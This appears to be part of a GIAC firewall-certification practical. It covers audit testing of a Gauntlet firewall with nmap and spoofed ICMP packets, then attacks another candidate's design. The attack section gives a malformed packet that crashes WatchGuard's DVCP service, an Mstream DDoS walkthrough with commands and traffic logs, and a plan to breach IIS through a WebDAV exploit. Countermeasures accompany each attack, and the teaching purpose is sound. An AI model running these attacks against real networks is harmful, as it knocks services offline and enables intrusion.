These rules allows users who have made HTTPS connections to the Partner and Supplier web server virtual IP's to access the secure parts of the site once they have supplied the required RSA SecureID credentials. To test Rule 27, we will assign the IP address of the Production Partner Web server to the FlyByNite laptop and scan the Partner/Supplier ACE server(172.16.4.23). We should only see port 5500/UDP listening.

The results are as follows:

Interesting ports on (172.16.4.23):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service

5500/udp open secureid
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

Along with the TCPDump output, this verifies what we hoped for. We repeat the process for the Supplier VLAN by assigning the IP address of the Production Supplier Web server virtual IP to the FlyByNite laptop and re-scanning the ACE server. We should only see port 5500/UDP listening.

The results are as follows:

Interesting ports on (172.16.4.23):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
5500/udp open secureid
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

This verifies what we hoped for. To test that the Supplier and Customer web server virtual IP's are the only source IP's that can make a connection to the ACE server on this port, we will assign the laptop an unused IP address in the Partner web server VLAN subnet and retest. The results are as follows:

All 65535 scanned ports on (172.16.4.23) are: filtered
Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

This verifies that the rule works as it should.

3.4.2 ICMP Scan

We want to also verify that the firewall has been hardened such that ICMP is dropped on all interfaces. To do this we will deploy a number of freeware utilities which will simulate a variety of ICMP message types.

(1) ICMP Echo Request

First we wish to carry use Nmap to scan all five Gauntlet interfaces and simulate the ICMP echo reply message(or 'ping'). This will involve using the same command as before but will leave out the "don't ping hosts" parameter (-p0). Our command will look like this:

NMAP –NMAP –sS –T <IP address of firewall interface>

The results with Nmap are as follows:

(a) Nmap – LAN interface

All 65535 scanned ports on (172.16.5.1) are: filtered

Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

(b) Nmap – External Interface

All 65535 scanned ports on (193.113.113.8) are: filtered

Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

(c) Nmap – Webserver VLAN interface

All 65535 scanned ports on (172.16.2.1) are: filtered

Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

(d) Nmap – Partner VLAN Interface

All 65535 scanned ports on (172.16.3.1) are: filtered

Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

(e) Nmap – Router Management Interface

All 65535 scanned ports on (172.16.1.1) are: filtered

Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

As Nmap was unable to detect ports opening and listening for connections on any interface when looking for ping responses, we have verified that ICMP echo request packets are dropped on all interfaces.

(2) ICMP Timestamp Request

Next, we will deploy Icmpenum (http://razor.bindview.com/tools/) to simulate sending the ICMP timestamp request/reply which will determine the time that the firewall received the request and the time that it returned the request. Using this information, coupled with the time that the user of the tool sent the request, the round-trip time can be calculated. Although this can prove inaccurate due to network latency, it can still be used to obtain an idea of how many hops a packet might have to make to reach it's destination.

To send this timestamp request, FlyByNite boot up Linux on their laptop, open up a command line and run the below syntax:

icmpenum -i 2 –s 10.24.19.12 –v 172.16.5.1

where '-i 2' indicates that an ICMP timestamp request is being sent, '-v' indicates that verbose mode is being deployed, -s indicates that the following address is spoofed(it corresponds to the PC of one of the firewall administrators) and the final IP address is the LAN interface of the Gauntlet firewall.

As expected, running this command does not return FlyByNite's timestamp request, the time the Gauntlet received the request or the time it returned the request. This indicates that ICMP Timestamp requests are dropped on this interface.

The exercise is repeated on all four other interfaces, producing the same results.

(3) Messages

To test the respective interfaces of Gauntlet as to whether error messages such as 'Host Unreachable' and 'Redirect' are returned in response to crafted ICMP datagrams, FlyByNite will deploy the freeware tool Nemesis (http://www.packetfactory.net/projects/nemesis/) which will allow them to generate ICMP packets with of varying types and codes.

The syntax deployed is of the form:

```
nemesis-icmp -vv -i X -c Y -S x.x.x.x -D y.y.y.y
```

where –vv indicates verbose being used, -S is the spoofed source address of the request and –D is the victim!! Substitute the packet code for X and the type for Y.

Again, we want to start with Gauntlet's LAN interface and the source address of the firewall admin PC. We will use the tool to test for the following messages:

- Port Unreachable (port is closed/service not listening)
- Fragmentation needed and don't fragment flag was set (tests MTU of link)
- Time Exceeded during Transit (TTL value of packet was de-cremented to zero due to the number of hops it has to make to reach it's destination)
- Address Mask Request (Try to get subnet mask of the firewall)
- Source Quench (get the firewall to tell itself that it is sending packets too quickly and for it to slow down, causing a DOS)

(a) To carry out the first test, we use the command:

nemesis-icmp -vv -i 3 -c 3 -S 10.24.19.12 -D 172.16.5.1:80

in the hope that an ICMP error message will not be returned indicating that port 80 is closed on the firewall. As expected, the request times out and we do not receive an ICMP error message of any description. This process is repeated on the other four interfaces with relevant source IP's and the same results were gleaned.

(b) To carry out the second test, we use the command:

nemesis-icmp -vv -i 3 -c 4 -S 10.24.19.12 -D 172.16.5.1

in the hope that an ICMP error message will not be returned indicating that the MTU of the link was greater than the datagram and that the packet would need to be fragmented. Thankfully, the request times out and we do not receive an ICMP error message of any description. Again, this process is repeated on the other four interfaces with relevant source IP's and the same results were gleaned.

(c) To carry out the third test, we use the command:

nemesis-icmp -vv -i 11 -c 0 -S 10.24.19.12 -D 172.16.5.1

in the hope that an ICMP error message will not be returned indicating that the packet died a death on it's way to the firewall due to the number of hops en route. As expected, we do not receive an ICMP error message of any description so we can safely say that we are safe from this one. This process is repeated on the other four interfaces with relevant source IP's and the same results were gleaned.

(d) To carry out the fourth test, we use the command:

nemesis-icmp -vv -i 13 -c 0 -S 10.24.19.12 -D 172.16.5.1

in the hope that an ICMP error message will not be returned giving the subnet mask of the firewall. As expected, the request times out and we do not receive this information. This process is repeated on the other four interfaces with relevant source IP's and the same results were gleaned.

(e) To carry out the fifth test, we use the command:

nemesis-icmp -vv -i 4 -c 0 -S 172.16.5.1 -D 172.16.5.1

using the IP address of Gauntlet's LAN interface as the source in an effort to cause the firewall to grind to a halt. However, the request times out and we do not notice any degradation in the firewalls performance. However, it is noted by FlyByNite that this should be brought to the attention of the firewall admins, so that they can carry out their own testing. This process is repeated on the other four interfaces with relevant source IP's and the same results were gleaned.

At this stage, we are happy that ICMP packets of all descriptions are dropped by the firewall.

3.4.3 Additional Testing

Having verified that the rulebase only permits the traffic that we allow, FlyByNite now wish to test the additional Gauntlet security hardening such as restriction of zone transfers and use of the appliance as a mail relay(bearing in mind that the firewall acts as our primary DNS Server and is the first point of call for mails sent to GIAC from external sources). They also wish to test the security of the Solaris 8 Operating system.

To assess the Operating System hardening, we run ISS Internet Scanner and Nessus from the Internet against the IP address of Gauntlet's external interface. This is keeping in line with their policy of ensuring that they use two vulnerability scanners instead of one, in case one of them misses something that the other catches. The scans shows up clean, except for false positives relating to TraceRoute. This is not an issue as ICMP packets are dropped on all interfaces, meaning an attacker cannot map our network using specially-crafted packets with pre-set time to Live values.

The fact that the scan shows up clean means that the Solaris Operating System is fully patched. To confirm this and other potential issues, FlyByNite create a

script containing the below commands and append the results to an output file for analysis purposes:

More /etc/passwd (output the list of users on the box and check for default passwords or guest accounts)

Ps –ef (list of running processes on the system)

More /etc/inetd.conf (Look at INET Daemon configuration file to ensure that only necessary services are running on the box)

Pkginfo (List of packages installed on the system)

Patchadd –p (list of patches installed on the system)

Rpcinfo (lists any RPC services running, if any)

ls -l /.login (ensure Root's start-up files are only writable by root)

ls -l /.profile

ls -l /etc/profile

ls -l /.cshrc

/usr/bin/find /etc \(-perm -2 -o -perm -20 \) -exec ls -ldb {} \ (ensure that the contents of the /etc/ directory are not group or world writable)

/usr/bin/find / -name .netrc -exec ls -ld {} \; -exec more {} \

/usr/bin/find / -name .rhosts -exec ls -ldb {} \; -exec more {} \; (ensure that there are no .netrc or .rhosts files on the system)


usr/bin/find / -type f -perm -22 -exec ls -l {} \ (list of world-writable files on the system)

usr/bin/find / -type d -perm -22 -exec ls -ld {} \ (list of world-writable directories on the system)

usr/bin/find / -type f \(-perm -004000 -o -perm -002000 \) -exec ls -l {} \ (files with SUID/SGID bits enabled)

umask (list default umask value assigned to user profiles)

To test the application hardening, FlyByNite first try to Telnet to port 25 from the Internet and try to find out which version of Sendmail is running. They are prohibited from doing this and from using the firewall as a third-party relay for web-based mail accounts. They also use Nessus to try to run a zone transfer(as shown below) and discover the version of BIND running on the DNS Server. Once again, the hardening prevents them from doing this.



3.5 Results and Recommendations

1. Although FlyByNite realize the need for a Router Management VLAN for managing the BGP Router and compliment the current set-up of not allowing direct access to and from the LAN to the Router, they make the recommendation that SNMP is not used and that the port is closed on Gauntlet's external interface. This is due to the fact that it is an inherently insecure protocol with a number of vulnerabilities that have known exploits(see CERT Advisory CA-2002-03 for more details: http://www.cert.org/advisories/CA-2002-03.html) This will mean that port 162 can be closed on Gauntlet's external interface. There is also the option of establishing a peer-to-peer connection with a dedicated ISP and allowing that ISP to manage the BGP Router.
2. Ensure that latest security patches are applied to the Operating system and that unnecessary processes are not running on the box, e.g. RPC Services
3. Look at combining rules 27 and 28 to reduce the number of rules on the firewall. Also investigate the use of two way rules to replace existing MQSeries rules.
4. Ensure that change control procedures are in place for keeping track of firewall rule changes. FlyByNite recommend the use of the Tivoli Service Desk software from IBM for tracking changes to both this firewall and other networking devices.
5. Consider changing the default port number that the Gauntlet GUI listens on from 8004 to a designated value.
6. Consider using the appliance version of Gauntlet, which is pre-hardened in a similar fashion to the Nokia internal and VPN firewalls.
7. Periodically review this firewall to ensure that it always maintains the most current security build. FlyByNite recommend the use of the tool QualysGuard(http://www.qualysguard.com/?page=services/qg). This is an external vulnerability scanner which allows for policies to be configured containing specific vulnerability checks and target IP's and simulates a hackers view of the box from the Internet. It can be customized to run as often as the administrator feels necessary and at specified times**.** FlyByNite recommends that this is run twice a month between 3 and 7 AM on Saturday morning with all Denial of Service(DoS) checks disabled.


4 Assignment 4 – Design Under Fire

4.1 The Chosen Architecture

The network that I have chosen to attack is that designed by Kelly Fuller(Analyst No. 312), whose practical is viewable at the following URL:

http://www.giac.org/practical/GCFW/KELLY_FULLER_GCFWpdf.zip

Kelly's network design looks as follows:



4.2. The Attack against the Firewall

The firewall chosen by Kelly is WatchGuard Firebox 4500 V5.0 SP1 and acts as both the company external firewall for controlling traffic entering and leaving the network and also the VPN gateway for the company's Partners and Suppliers. Although Kelly is using what was, at the time, an up-to-date version of the firewall appliance with the latest Service Pack, the product suffers from a security vulnerability which can be used as a building block for mounting a DOS attack against the network.

Articles which reference this vulnerability can be found at the following URL's:

(1) http://icat.nist.gov/icat.cfm?cvename=CAN-2002-1046
(2) http://www.securityfocus.com/bid/5186
(3) http://www.iss.net/security_center/static/9509.php

Due to the fact that Kelly uses the Firebox as a VPN gateway, it is fair to assume that the DVCP(Dynamic VPN Configuration Protocol) service is running on the box. To quote the vendors themselves: "DVCP is a WatchGuard client server protocol that securely transmits IPSec VPN configuration information to WatchGuard Fireboxes. Network administrators use WatchGuard software to define each configuration aspect of the VPN, such as encryption algorithms and how often keys will be negotiated, then the settings are stored on a centrally located DVCP Server. When a Firebox is installed and initialized with software and instructions, a software client on the Firebox contacts the central DVCP server to obtain IPSec policy information using a secure protocol."

There is no guarantee however that this service is still running and potential hackers are advised to run a scanning tool like Nmap or Superscan to determine the existence of this service(and if the port is listening on the Firebox's external interface) before attempting the exploit. Kelly does not reference the use of DVCP in her project, so we should assume she disabled this service once the firebox was up and running. She is after all, GIAC certified and would have carried out this level of hardening if she felt the service was not a necessity.

4.2.1 The Exploit

The vulnerability in question is exploited by sending a malformed packet containing tab characters followed by a CRLF to the authentication listener service running on TCP Port 4100. The result of this is that the DVCP service will shut down and a reboot will be required to get the box up and running again. This can be exploited remotely allowing any user from the Internet to attempt such an attack. The firewall would only be down for a short period following the reboot, but downtime would be necessary due to the importance of this service to Kelly's network design.

To carry out such an exploit I would send a malformed packet(using a command line IP packet generating tool like "SendIP" which is downloadable from http://www.earth.li/projectpurple/progs/sendip.html) to port 4100 on the firewalls external interface(66.100.200.50). This packet would look something like the following:

4500 0028 b5cb 4000 fe06 b209 3e12 1357 4264 c832 0x09 0x09 0x09 0x0a 0x0d (where 0x09 are the horizontal tab characters, 0x0a is a carriage return and 0x0d is a new line)

This sample syntax is taken from Day 1 of the SANS course – TCP/IP for Firewalls. This can be read as being a TCP packet with IP version 4 and Header length of 5 being sent from my IP address(62.18.19.87 - 3e12 1357 in Hexadecimal) to the IP address of the WatchGuard external interface(66.100.200.50 – 4264 c832 in Hexadecimal).

Although the problem with the DVCP service is not caused by a buffer overflow(according to the vendor), this packet would cause the service to crash due to it's inability to handle the tab space and carriage return information contained within the payload. This in turn would make the VPN service temporarily unavailable to Kelly's mobile staff as the WatchGuard DVCP client would not be able to contact the DVCP server to obtain IPSec policy information.

There is not a requirement to write C-code or a particular script to exploit this. I obtained the information for constructing the packet from the above sites which discuss the vulnerability. The hexadecimal value information was obtained from the following site:

http://www.geocities.com/solarissavvy/ascii.html

4.2.2 The Solution & Countermeasures

This issue causes a denial of service in the DVCP service on the WatchGuard Firewall and due to the importance of the service(as stated above), it is assumed that the DVCP port will not be closed.

However, according to the vendor, this problem is fixed in firmware version 6.0.b1140. Upon upgrading to this version, Kelly is advised to keep up to date with the latest patches and fixes from the vendors. It is also recommended that sites such as www.securityfocus.org are monitored periodically for security issues with the product. In the event of a future vulnerability being discovered, the exploit code is often posted on http://packetstormsecurity.packetstorm.org

Which administrators can view and analyze for potential mitigating factors.

In the event of any delay or reason against applying the patch, the vendors have advised of workarounds. Firewall administrators can disable Authentication to the Firebox from the external interface. Upstream routers can also

be used to control access to this service if access to the Authentication applet is required from the external interface. It is certainly feasible that these recommendations can be implemented, as only the internal DVCP server should

be allowed to connect to the firebox on this port. However, best practices decree that security patches should always be applied.

4.3. The Denial of Service Attack against the Network

The object of this exercise is to carry out a Distributed Denial of Service Attack against Kelly's network using 50 compromised cable modems/DSL systems.


4.3.1 The DOS Attack methodology

The tool that we are going to use to carry out such an attack is Mstream, whose source code is obtainable from
http://security.royans.net/info/posts/bugtraq_ddos4.shtml

This three-tiered DDOS tool allows for launching stream attacks, which involves sending TCP ACK packets to the victim system using random ports. This makes it a very suitable tool for launching Denial of Service attacks, as it will still be very effective even with a small number of agents. The below link was very useful in helping us understand how this tool functioned:

http://staff.washington.edu/dittrich/misc/mstream.analysis.txt

An Mstream network looks like the below:



Whereby the Victim is obviously a target on GIAC's network, the agents are the 'Mstream' components installed the compromised DSL routers and the handlers and the components installed on previously compromised systems residing within Telecommunications companies to which the DSL Routers are connected to via digital subscriber lines.

We figured that the best time to carry out such an attack would be during business hours when there would be quite a heavy traffic load on the GIAC

network anyway. It was thought that the hours between 9 AM and 11 AM would be the busiest as mobile workers would be logging on to check their e-mail and partners and suppliers would be updating the database front-end around this time.

To carry out the attack, we first Telnet to the handler on port 6723 and tell it to issue commands to the respective agents using the syntax “mstream <IP address of victim system>”. The agents will in turn be listening on port 7983 for the impending command (again “mstream/<IP address of victim system>”) and upon receipt, will simultaneously launch a stream of TCP packets with the ACK flag set against the victim system. This will cause the victim system to consume all it’s resources as it’s state table will be filled with established connections with the agent systems. When an agent is first executed, it will send a message via UDP to all recognized handlers used in the attack identifying itself as a new agent which can be deployed. Any handlers receiving this message record the agent in a list of known agents. The IP address of the agent is written to a disk file using a simple ASCII rotation to obscure the IP address.

4.3.2 The Analysis and Outcome

Using a tool like TCPDump, we can see an output of what the traffic looks like when we carry out the attack:

- We send 'mstream 192.168.10.4’ command from my system(badboy.evilhacker.ie) to handler installed on the Telco system(leprechaun.telecoms.net), where “192.168.10.4” corresponds to the DNS Server in Kelly’s network:

  11:58:43.530004 lo > badboy.evilhacker.ie.1044 > leprechaun.telecoms.net.6723: P 769187158:769187187(29) ack 770575957 win 31072 (DF) (ttl 64, id 54036)

- The handler located in Leprechaun Telecoms echoes my commands back to me:

  11:58:43.530301 lo > leprechaun.telecoms.net.6723 > badboy.evilhacker.ie.1044: P 1:45(44) ack 29 win 31072 (DF) (ttl 64, id 54037)

- The handler in Leprechaun Telecoms sends the 'mstream/192.168.10.4' command to agent located on the compromised DSL router(insecure.shambles.net):

    11:58:43.530648 lo > leprechaun.telecoms.net.1035 > insecure.shambles.net.7983: udp 28 (ttl 64, id 54038)

- The agent starts to attack Kelly's DNS Server – in each case, the source IP address and destination socket number is random:

    11:58:43.531109 eth0 > 172.69.95.4.2458 > 192.168.10.4.51479: . 2110392958:2110392958(0) ack 0 win 16384 [tos 0x8] (ttl 255, id 12979)

    11:58:43.531136 eth0 > 194.25.69.57.2970 > 192.168.10.4.29837: . 2143947390:2143947390(0) ack 0 win 16384 [tos 0x8] (ttl 255, id 13491)

    11:58:43.531192 eth0 > 193.35.70.16.3482 > 192.168.10.4.16764: . 2177501822:2177501822(0) ack 0 win 16384 [tos 0x8] (ttl 255, id 14003)

Kelly will start to get an unpleasant surprise as she finds that the domain names of her websites are not responding to external queries, and instead customers, partners and suppliers start to receive a DNS error page. Kelly will also find that e-mails cannot be sent to GIAC.

At this point, we wish to consider taking out Kelly's secondary DNS server also, as this would ensure that internal staff could not avail of web and e-mail services. To carry this out, we would (in theory) have to take complete control of Kelly's Primary DNS server and other Internet-facing servers, install the Mstream agent on all boxes and launch the attack. However, according to Kelly's internal firewall policy, the secondary DNS server does not accept incoming connections(page 24 of her practical) so an internal machine on her Corporate network would have to be the target of the cyber-assault. The compromising of an internal target is discussed in the next subsection, so the possibility will be considered then.

4.3.3 Countermeasures

As the core of this problem lies with TCP packets which have their ACK flag set, part of the mitigating of this risk is to filter such packets.

There are a few ways of doing this:

- A tool like Flow-nfilter 0.66 from http://www.splintered.net/sw/flow-tools/ can be used to filter Netflow traffic from the Cisco routers and deny packets as described above. An example configuration would be:

```
filter-primitive NOTACK
   type ip-tcp-flags
   mask 0x10
   deny 0x10
   default permit
filter-primitive TCP
   type ip-protocol
   permit 6
filter-definition NOTTCPACK
   match ip-protocol TCP
   match ip-tcp-flags NOTACK
|flow-nfilter -ffilter -FNOTTCPACK
```

This describes the characteristics of a TCP packet with the ACK flag set and proceeds to deny such packets.

- The use of a second ISP to provide upstream services to GIAC is advisable as they can be deployed if the primary ISP experiences problems of the nature described earlier in this section.
- Deny traffic from the Internet to high port services as the destination sockets on victim machines corresponding to such services are targeted by Mstream agents. This can be done at the Router level with an Extended ACL entry like the below(coupled with additional ACL entries described in Section 2 of this paper):

```
Access-list 150 deny tcp any any gt 2055 log
```

It goes without saying that unneeded ports can be blocked on your firewalls external interface.

- If possible, ensure GIAC's upstream provider blocks as much traffic of this nature as possible before it goes near the their network.

4.4. The Internal Network Compromise

4.4.1 The Attack

The most obvious target here is the data cluster which is located on the Data network of Kelly's design and is the central repository for the company data, including financial records. It is not reachable directly from the Internet, as it has a private IP address to which target packets are dropped by the BGP Router and is behind two firewalls. However, according to Kelly's network description and firewall policy, this server is reachable by the path:

Internet -> Service Network web server -> Corporate Network web server -> Data Server

In all cases, the boxes are Windows 2000 SP2 and the web servers are running IIS 5.0 (which is included with the Operating system, therefore this must be a mistake in Kelly's paper). This means that exploits that will work on one box will work on the other(s) also. Kelly's external firewall is configured such that HTTP traffic from all destinations is allowed to the Service DMZ web server, which in turn talks to the Corporate Network web server(there is obviously a mistake in Kelly's paper as she contradicts herself on this configuration in sections 1.6.1.2 and 1.6.4.1). As a result, this will be the first port of call.

We will need admin rights on this server in order to progress further into the network, so we will scour the Internet for the relevant vulnerabilities and exploits for Windows 2000 and IIS 5.0. The idea is to compromise the web server, install a tool such as 'netcat' or 'stunnel' and use that to wreak further havoc.

Recently, there were plenty of waves made about a buffer overflow in the operating system component ntdll.dll (which is a data link library which is loaded for every process in Windows 2000 and NT) which, when exploited through attack vectors such as WebDAV(World Wide Web Distributed Authoring and Versioning – a set of extensions to HTTP), could allow an attacker to cause a Denial of Service on the box or execute code of their choice in the context of the IIS service account. This is LocalSystem by default, but often the IUSR_<servername> account is deployed by administrators to run IIS if anonymous HTTP connections are permitted. Microsoft released an advisory and a patch covering this issue, which is viewable at: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-007.asp

Various exploit codes have been released for this vulnerability such as that which was published "for educational purposes" by Venezuelan Security Consultant Rafael Nunez. Assuming that Kelly has not disabled WebDAV on her Internet-facing web servers, we will use on of these as our means for attack.

